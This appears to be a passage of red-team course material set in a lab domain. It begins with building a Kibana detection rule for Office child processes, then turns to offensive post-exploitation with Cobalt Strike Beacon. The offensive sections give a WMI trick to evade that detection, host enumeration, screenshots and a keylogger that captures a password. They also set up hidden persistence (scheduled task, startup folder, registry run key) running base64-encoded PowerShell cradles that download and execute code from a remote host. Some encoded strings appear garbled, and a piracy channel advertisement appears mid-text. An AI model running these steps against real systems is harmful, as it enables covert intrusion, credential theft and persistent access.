We can start by finding all the Process Creation events logged by Sysmon. From the Kibana home page, expand the menu in the top-left and then select **Discover** underneath the **Analytics** header. In the search box, enter:

```
event.module : sysmon and event.type : process_start
```

The number of events you get back will depend on how long your lab has been running. I have about 3,000 results from the 8 hosts that are being logged. You can start to appreciate the difficulty in finding specific malicious activity across an entire enterprise environment with hundreds or even thousands of machines. For that reason, we need to narrow down the search with additional parameters. Specifically, in this case, we're interested in instances where MS Office applications are the parent. So we can add the following to the search:

```
and process.parent.executable : *EXCEL.EXE | *WINWORD.EXE | *POWERPNT.EXE
```

Essentially what we're doing here is only returning results where the parent process path ends with EXCEL.EXE OR WINWORD.EXE OR POWERPNT.EXE. When writing these queries, there are several aspects a defender needs to think about. Some that spring to mind are:

- Does the query cover all eventualities of interest?
- Are there edge cases that this will miss?
- Is the query performant?

A simple way to break this particular relationship is to use the WMI Win32_Process class to create the process:

```
Dim proc As Object
Set proc = GetObject("winmgmts:\\.\root\cimv2:Win32_Process")
proc.Create "powershell"
```

In this instance, PowerShell will be a child of **WmiPrvSE.exe** rather than MS Word.

EXERCISE: Execute different phishing payloads and find the corresponding logs in Kibana.

The Security App in Kibana allows us to build detections that will generate alerts automatically, and provides tooling to aid investigation and remediation. I've pre-built some alerts that will come into play as you progress through the course, but you may wish to modify them or even build your own.

There is no alert for Office child processes, so let's build that now.

From within the Security app, click on **Rules** in the left-hand menu. Then click **Create new rule** in the top-right. There are different rule types available, for this rule we'll use **Custom query**. Under the **Index patterns** heading, remove all the indexes except for **winlogbeat**. This is the index the Sysmon events are going into.

Copy and paste the same search query used in the previous lesson into the **Custom query** box. You can also save queries that you use often and re-use them here. Click the **Preview results** button to make sure there is data being returned from the query.

Click **Continue** and fill out some supplementary information about the rule including a name, description and severity etc. There are other cool things you can do like associate the rule with MITRE ATT&CK tactics.

Under Schedule Rule, I will set both **runs every** and **look-back time** to 5 minutes.

We're not going to associate any actions with this rule, so leave the **Actions frequency** to **Perform no actions**. Actions that can be performed include sending an email; raising tickets in Jira or ServiceNow; or sending a message via Teams or Slack.

Finally, click on **Create & active rule**.

This rule is now active for data generated from now, they do not retrospectively go back through historical data. To see the alert in action, execute your macro payload again and go to the **Alerts** view in the app. Remember that the rule will run every 5 minutes, so the alert won't appear until the next time the rule is run. You can see a rule's last run time in the **Rules** view.

Soon, you'll see a new open alert.

Alerts

Manage rules

OpenAcknowledgedClosed

Updated 10 seconds ago

Count

Stack bysignal.rule.name

signal.rule.name	Count
Microsoft Office Child Process	1

Trend

Stack bysignal.rule.name

1 alert

FieldsColumns1 field sortedFull screen

Additional filtersGrid view

Actions

@timestampRuleSeverityRisk ScoreReason

Jan 20, 2022 @ 18:37:59.661

Microsoft Office Child Proc...

high

73

process event with process powershell.exe, parent process EXCEL.EXE, by ...

wk:

Click on **View details** (icon of diagonal line with two arrows) to get a summary of the alert. It will give you some information such as the hostname, username, the parent process name and the process arguments that were spawned.

Microsoft Office Child Process

OverviewThreat Intel0TableJSON

Reason

process event with process powershell.exe, parent process WINWORD.EXE, by bfarmer on wkstn-1.d... Process.

View Rule detail page

Document Summary

StatusOpen

TimestampJan 20, 2022 @ 18:48:05.351

RuleMicrosoft Office Child Process

Severityhigh

Risk Score73

host.namewkstn-1.dev.cyberbotic.io

user.namebfarmer

process.namepowershell.exe

process.parent.nameWINWORD.EXE

process.argsC:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('http://10.10.5.120:80/a/'))

Click on **Analyze event** (little cube icon) to get the awesome looking process tree.

Close analyzer

All Process Events

Process Name	Timestamp
smss.exe	Jan 20, 2022 @ 16:27:41.645
winlogon.exe	Jan 20, 2022 @ 16:27:41.667
userinit.exe	Jan 20, 2022 @ 16:27:50.315
explorer.exe	Jan 20, 2022 @ 16:27:50.382
WINWORD.E...	Jan 20, 2022 @ 16:29:34.636
ANALYZED EVE... powershell....	Jan 20, 2022 @ 18:45:38.752

67 milliseconds

RUNNING PROCESS explorer.exe

1 configuration1 registry

1 minute

RUNNING PROCESS WINWORD.EXE

3 configuration4 network3 registry

2 hours

ANALYZED EVENT - RUNNING PROCESS powershell.exe

1 file

COMPLETE & CONTINUE →

Join us now -> [hide01.ir](#) | [donate.hide01.ir](#) | [t.me/Hide01](#) | [t.me/RedBlueHit](#)



Before we carry out any post-exploitation steps, it's prudent to take stock of the current situation. Every action that we perform carries some risk of detection. The level of that risk depends on our capabilities and the capabilities of any defenders. We can enumerate the host for indicators of how well it's being protected and monitored. This can include Antivirus (AV) or Endpoint Detection & Response (EDR) software, Windows audit policies, PowerShell Logging, Event Forwarding and more.

"Defence in Depth" is a concept by which multiple (independent) layers of security controls are placed throughout a system or environment - the intent is to provide a level of redundancy so in the event one fails, others remain. We must be prepared to bypass multiple layers of security.


"Offence in Depth" is a similar concept for red teamers. The information gathered here should be used to shape the actions you carry out or the tactics you employ. For instance - if you have a favourite PowerShell script that performs "X" but PowerShell logging is enabled, you may need to avoid performing "X" altogether, or find an alternate means of doing it (e.g. .NET instead of PowerShell). Good offensive engineers will have multiple tools or methodologies for achieving the same outcome.

[Seatbelt](#) is a .NET application written in C# that has various "host safety-checks". The information it gathers includes general OS info, installed antivirus, AppLocker, audit policies, local users and groups, logon sessions, UAC, Windows Firewall and more.

Compilation

The majority of open source tooling on GitHub is provided as source code without pre-compiled binaries, so we have to compile them ourselves. Open **Visual Studio** (not Visual Studio Code), select **Open a project or solution** and select **C:\Tools\Seatbelt\Seatbelt.sln**.

The first thing you'll see is a warning about the target framework not being installed.



The Seatbelt project is configured to target .NET Framework 3.5 which is not installed on our machine (or any of the machines in the lab for that matter). v3.5 is installed by default on Windows 7, 8, 8.1 and very early builds of 10.

Each subsequent build of Windows 10 comes with a newer version of .NET Framework. A quick break-down:

Windows Build	Default .NET Framework Version
1511	4.6.1
1607	4.6.2
1703	4.7
1709	4.7.1
1803, 1809	4.7.2
1909+	4.8*

*4.8 is the last version of .NET Framework that Microsoft will release.

You can enumerate the .NET Framework version installed on a host by reading the **Release DWORD** in the registry.

```
beacon> reg queryv x64 HKLM\SOFTWARE\Microsoft\NET Framework Setup\NDP\v4\Full Release

Release                                460805
```

Cross-referencing [460805 here](#) we can see this is v4.7.

So does this mean we have to enumerate the exact version of the .NET Framework installed on a target and compile the assembly for that specific version? No. The **Common Language Runtime** (CLR) is a component of the .NET Framework that manages the execution of .NET assemblies, and each .NET Framework release is designed to run on a specific version of the CLR.

.NET Framework Version	CLR Version
2.0, 3.0, 3.5	2
4, 4.5-4.8	4

From the table above, we can see that .NET Framework v3.5 executes on CLR v2; and all 4.x versions execute on CLR v4. This is the primary consideration when choosing a .NET Framework target. This means that (for instance) a .NET assembly that has been compiled to target v4.5 will still run on a machine that only has v4 installed.

So in Visual Studio, just click **OK** to change the target framework to 4.6.1. Then go to **Build > Build Solution**. This will compile Seatbelt to the following path:
C:\Tools\Seatbelt\Seatbelt\bin\Debug\Seatbelt.exe.

Execution

The **execute-assembly** command allows Beacon to run .NET executables directly from memory, so (generally speaking) there is no need to upload these tools to disk before running them.

```
beacon> execute-assembly C:\Tools\Seatbelt\Seatbelt\bin\Debug\Seatbelt.exe -group=system
```

This command will produce quite a lot of output, but do take the time to look through it all.

In terms of security configurations, these are some interesting entries:

```
===== AppLocker =====
[*] AppLocker is not running because the AppIDSvc is not running

===== LAPS =====
LAPS Enabled                : True

===== OSInfo =====
IsLocalAdmin                : False

===== PowerShell =====
Script Block Logging Settings
Enabled                     : True

===== Services =====
Non Microsoft Services (via WMI)

Name                        : Sysmon64
BinaryPath                  : C:\Windows\Sysmon64.exe
FileDescription              : System activity monitor

===== Sysmon =====
ERROR: Unable to collect. Must be an administrator.

===== UAC =====
[*] LocalAccountTokenFilterPolicy == 1. Any administrative local account can be used for lateral movement.

===== WindowsFirewall =====
Domain Profile
  Enabled                   : False

Private Profile
  Enabled                   : False

Public Profile
  Enabled                   : False
```

Enumerating the user's environment with **-group=user** can be equally important. For instance, this mapped drive entry shows us that elements of the user's profile is mounted on a remote share.

```
Mapped Drives (via WMI)

LocalName                   : H:
RemoteName                   : \\dc-2\home$\bfarmer
RemotePath                   : \\dc-2\home$\bfarmer
Status                       : OK
ConnectionState              : Connected
Persistent                   : False
UserName                     : DEV.CYBERBOTIC.IO\bfarmer
Description                   : RESOURCE CONNECTED - Microsoft Windows Network
```

This is commonplace as it allows user's files to follow them in a working environment where they may not be logging into the same computer each time. If we list **C:\Users\bfarmer**, we actually see there is no Desktop, Documents or Downloads folder. This is because they are mounted on H.

```
beacon> ls H:\

Size      Type      Last Modified      Name
----      -
dir       05/25/2021 09:34:38 Desktop
dir       02/25/2021 13:06:01 Documents
dir       02/23/2021 15:16:33 Downloads
```



Taking screenshots of the user’s desktop can be useful just to see what they are doing. It can show what systems or applications they're using, what shortcuts they have, what documents they’re working on and so on.

Beacon has multiple commands for taking screenshots which work in slightly different ways.

```
printscreen      Take a single screenshot via PrintScr method
screenshot       Take a single screenshot
screenwatch      Take periodic screenshots of desktop
```

```
beacon> screenshot
[*] received screenshot of Secret Application - Internet Explorer from bfarmer (61kb)
```

To see all the screenshots that have been taken, go to **View > Screenshots**.



A keylogger can capture the keystrokes of a user, which is especially useful for capturing usernames, passwords and other sensitive data.

```
beacon> keylogger
[+] received keystrokes from Secret Application - Google Chrome by bfarmer
```

All keystrokes can be seen at **View > Keystrokes**.

```
New Tab - Google Chrome
=====
http://srv-1

srv-1 - Google Chrome
=====
bfarmer[tab]Sup3rman
```

The keylogger runs as a job that can be stopped with the `jobkill` command.

```
beacon> jobs
[*] Jobs

  JID  PID  Description
  ---  ---  -
  1    0    keystroke logger

beacon> jobkill 1
```


Persistence is a method of regaining or maintaining access to a compromised machine, without having to exploit the initial compromise steps all over again. Workstations are volatile since users tend to logout or reboot them frequently.

If you've gained initial access through a phishing campaign, it's unlikely you'll be able to do so again if your current Beacon is lost, which could be the end of the engagement. If you're on an assume-breach (or indeed in this lab) and have access to an internal host, the loss of complete access to the environment is less of a concern. However, you may still need to drop one or more persistence mechanisms on hosts you control if your simulated threat would also do so.

Installing persistence usually involves making some configuration change or dropping a payload to disk, which is why they can carry a high risk of detection, but they are also very useful (and practically essential) during long-term engagements. You must strike a delicate balance of keeping the operation going and getting caught.

Persistence can be executed within userland (e.g. as the current user) or in an elevated context such as SYSTEM. Elevated persistence requires that we become local admin on the host first, which is covered in the **Privilege Escalation** section coming up next.

Common userland persistence methods include:

- HKCU / HKLM Registry Autoruns
- Scheduled Tasks
- Startup Folder

Cobalt Strike doesn't include any built-in commands specifically for persistence. [SharPersist](#) is a Windows persistence toolkit written by FireEye. It's written in C#, so can be executed via `execute-assembly`.



The Windows Task Scheduler allows us to create "tasks" that execute on a pre-determined trigger. That trigger could be a time of day, on user-logon, when the computer goes idle, when the computer is locked, or a combination thereof.

Let's create a scheduled task that will execute a PowerShell payload once every hour. To save ourselves from having to deal with lots of quotations in the IEX cradle, we can encode it to base64 and execute it using the `-EncodedCommand` parameter in PowerShell (often appreciated to `-enc`).

This is a little complicated to do, because it must use Unicode encoding (rather than UTF8 or ASCII).

In PowerShell:

```
PS C:\> $str = 'IEX ((new-object net.webclient).downloadstring("http://10.10.5.120/a"))'
PS C:\> [System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($str))
SQBFaFgAIAAoACgAbgB1AHcALQBvAGIAagB1AGMAdAAgAG4AZQB0AC4AdwB1AGIAYwBsAGkAZQBuAHQAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAcbpAG4AZwAoACIAaAB0AHQAcaAA6AC8ALwAxADAALgAxADAALgA1AC4AMQAYADAALwBhACIAKQApAA==
```

In Linux:

```
root@kali:~# str='IEX ((new-object net.webclient).downloadstring("http://10.10.5.120/a"))'
root@kali:~# echo -en $str | iconv -t UTF-16LE | base64 -w 0
SQBFaFgAIAAoACgAbgB1AHcALQBvAGIAagB1AGMAdAAgAG4AZQB0AC4AdwB1AGIAYwBsAGkAZQBuAHQAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAcbpAG4AZwAoACIAaAB0AHQAcaAA6AC8ALwAxADAALgAxADAALgA1AC4AMQAYADAALwBhACIAKQApAA==
```

```
beacon> execute-assembly C:\Tools\SharPersist\SharPersist\bin\Debug\SharPersist.exe -t schtask -c "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
-a "-nop -w hidden -enc
SQBFaFgAIAAoACgAbgB1AHcALQBvAGIAagB1AGMAdAAgAG4AZQB0AC4AdwB1AGIAYwBsAGkAZQBuAHQAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAcbpAG4AZwAoACIAaAB0AHQAcaAA6AC8ALwAxADAALgAxADAALgA1AC4AMQAYADAALwBhACIAKQApAA==" -n "Updater" -m add -o hourly

[*] INFO: Adding scheduled task persistence
[*] INFO: Command: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
[*] INFO: Command Args: -nop -w hidden -enc
SQBFaFgAIAAoACgAbgB1AHcALQBvAGIAagB1AGMAdAAgAG4AZQB0AC4AdwB1AGIAYwBsAGkAZQBuAHQAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAcbpAG4AZwAoACIAaAB0AHQAcaAA6AC8ALwAxADAALgAxADAALgA1AC4AMQAYADAALwBhACIAKQApAA==
[*] INFO: Scheduled Task Name: Updater
[*] INFO: Option: hourly
[+] SUCCESS: Scheduled task added
```

Where:

- `-t` is the desired persistence technique.
- `-c` is the command to execute.
- `-a` are any arguments for that command.
- `-n` is the name of the task.
- `-m` is to add the task (you can also `remove`, `check` and `list`).
- `-o` is the task frequency.

On the console of **WKSTN-1**, open the **Task Scheduler** and select **Task Scheduler Library** in the left-hand menu. You should see your task appear in the main window. You may of course wait for one hour, or simply highlight the task and click **Run** in the right-hand **Actions** menu. This should spawn another Beacon.

Applications, files and shortcuts within a user's startup folder are launched automatically when they first log in. It's commonly used to bootstrap the user's home environment (set wallpapers, shortcut's etc).

```
beacon> execute-assembly C:\Tools\SharPersist\SharPersist\bin\Debug\SharPersist.exe -t startupfolder -c
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -a "-nop -w hidden -enc
SQBFAFgAIAAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAcbpAG4AZwAoACIAaAB0AHQAcaA6AC8ALwAxADAALgAxAD
AALgA1AC4AMQAYADAALwBhACIAKQApAA==" -f "UserEnvSetup" -m add

[*] INFO: Adding startup folder persistence
[*] INFO: Command: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
[*] INFO: Command Args: -nop -w hidden -enc
SQBFAFgAIAAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAcbpAG4AZwAoACIAaAB0AHQAcaA6AC8ALwAxADAALgAxAD
AALgA1AC4AMQAYADAALwBhACIAKQApAA==
[*] INFO: File Name: UserEnvSetup
[+] SUCCESS: Startup folder persistence created
[*] INFO: LNK File located at: C:\Users\bfarmer\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\UserEnvSetup.lnk
[*] INFO: SHA256 Hash of LNK file: B34647F8D8B7CE28C1F0DA3FF444D9B7244C41370B88061472933B2607A169BC
```

Where:

- **-f** is the filename to save as.

Use the **WKSTN-1** console to check `C:\Users\bfarmer\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\` for the file that was dropped. To test it, simply double-click the link file to run or reboot the VM.

AutoRun values in HKCU and HKLM allow applications to start on boot. You commonly see these to start native and 3rd party applications such as software updaters, download assistants, driver utilities and so on.

Generate a Windows EXE payload and upload it to the target.

```
beacon> cd C:\ProgramData
beacon> upload C:\Payloads\beacon-http.exe
beacon> mv beacon-http.exe updater.exe
beacon> execute-assembly C:\Tools\SharPersist\SharPersist\bin\Debug\SharPersist.exe -t reg -c "C:\ProgramData\Updater.exe" -a "/q /n" -k "hkcurun" -v
"Updater" -m add

[*] INFO: Adding registry persistence
[*] INFO: Command: C:\ProgramData\Updater.exe
[*] INFO: Command Args: /q /n
[*] INFO: Registry Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Run
[*] INFO: Registry Value: Updater
[*] INFO: Option:
[+] SUCCESS: Registry persistence added
```

Where:

- **-k** is the registry key to modify.
- **-v** is the name of the registry key to create.

As before, you can test this by rebooting the VM.




Component Object Model (COM) is a technology built within the Windows operating system that allows intercommunication between software components of different languages. Imagine two applications written in two different languages that cannot natively talk with each other - COM offers standard interfaces which when implemented by those respective applications, allows information to flow between them.

Each COM component is identified via a class ID (CLSID) and each component exposes functionality via one or more interfaces, identified via interface IDs (IIDs). A COM class (coclass) is an implementation of one or more interfaces, represented by their CLSID or a programmatic identifier (ProgID).

In Windows, COM classes and interfaces are defined in the registry under **HKEY_CLASSES_ROOT\CLSID** and **HKEY_CLASSES_ROOT\Interface** respectively. There is also registration-free COM (RegFree COM) which allows a COM component to exist without using the registry. In this case, data such as CLSID is stored in an XML manifest file.

